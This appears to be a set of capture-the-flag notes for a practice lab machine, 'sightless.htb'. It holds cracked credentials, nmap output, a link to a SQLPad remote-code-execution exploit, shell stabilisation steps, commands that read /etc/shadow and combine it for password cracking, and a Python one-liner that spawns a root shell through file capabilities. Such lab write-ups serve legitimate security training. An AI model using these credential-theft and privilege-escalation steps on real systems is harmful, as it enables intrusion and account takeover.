- OS: Linux
- IP: 10.10.11.32
Credentials

root:blindside        (root)

michael:insaneclownposse (michael)
Attack and enumeration notes
80
21 (anon?)
22 (ssh need creds)

sales@sightless.htb
john@sightless.htb
admin@sightless.htb
Nmap scan
PORT   STATE SERVICE VERSION
21/tcp open  ftp
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (sightless.htb FTP Server) [::ffff:10.10.11.32]
|     Invalid command: try being more creative
|_    Invalid command: try being more creative
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c9:6e:3b:8f:c6:03:29:05:e5:a0:ca:00:90:c9:5c:52 (ECDSA)
|_  256 9b:de:3a:27:77:3b:1b:e1:19:5f:16:11:be:70:e0:56 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://sightless.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.94SVN%I=7%D=10/24%Time=671A1E25%P=x86_64-pc-linux-gnu%r(
SF:GenericLines,A0,"220\x20ProFTPD\x20Server\x20\(sightless\.htb\x20FTP\x2
SF:0Server\)\x20\[::ffff:10\.10\.11\.32\]\r\n500\x20Invalid\x20command:\x2
SF:0try\x20being\x20more\x20creative\r\n500\x20Invalid\x20command:\x20try\
SF:x20being\x20more\x20creative\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Web service enumeration
sightless.htb sqlpad.sightless.htb/queries/new
Plugins / CMS:
froxlor SQLPad
Vulnerability research
SQLPAD 6.10.0


Vulnerable application : CVE-2022-0944 https://github.com/0xRoqeeb/sqlpad-rce-exploit-CVE-2022-0944
Triggering the shell:

Receiving the shell:
Stabilizing the shell:
SHELL=/bin/bash script -q /dev/null
CTRL+Z
stty raw -echo ; fg
export TERM=xterm- Am I inside a Docker container? Check before attempting a container escape. => https://exploit-notes.hdks.org/exploit/container/docker/docker-escape/
Pivoting to user accounts
cat /etc/passwd
cat /etc/shadow
unshadow passwd.txt shadow.txt > passwords.txt
User flag
Privilege escalation
* Check service
* Check network (everything running under 127.0.0.1)
* Check cronjob (maybe upload pspy)
* Check the versions of package of the services running under 127.0.0.1 (dmesg |grep -i 'mysql' --color=auto)
* getcap -r / 2>/dev/null
    if capabilities for python just 'import os;os.system("/bin/dash")' and RUN ROOT ~#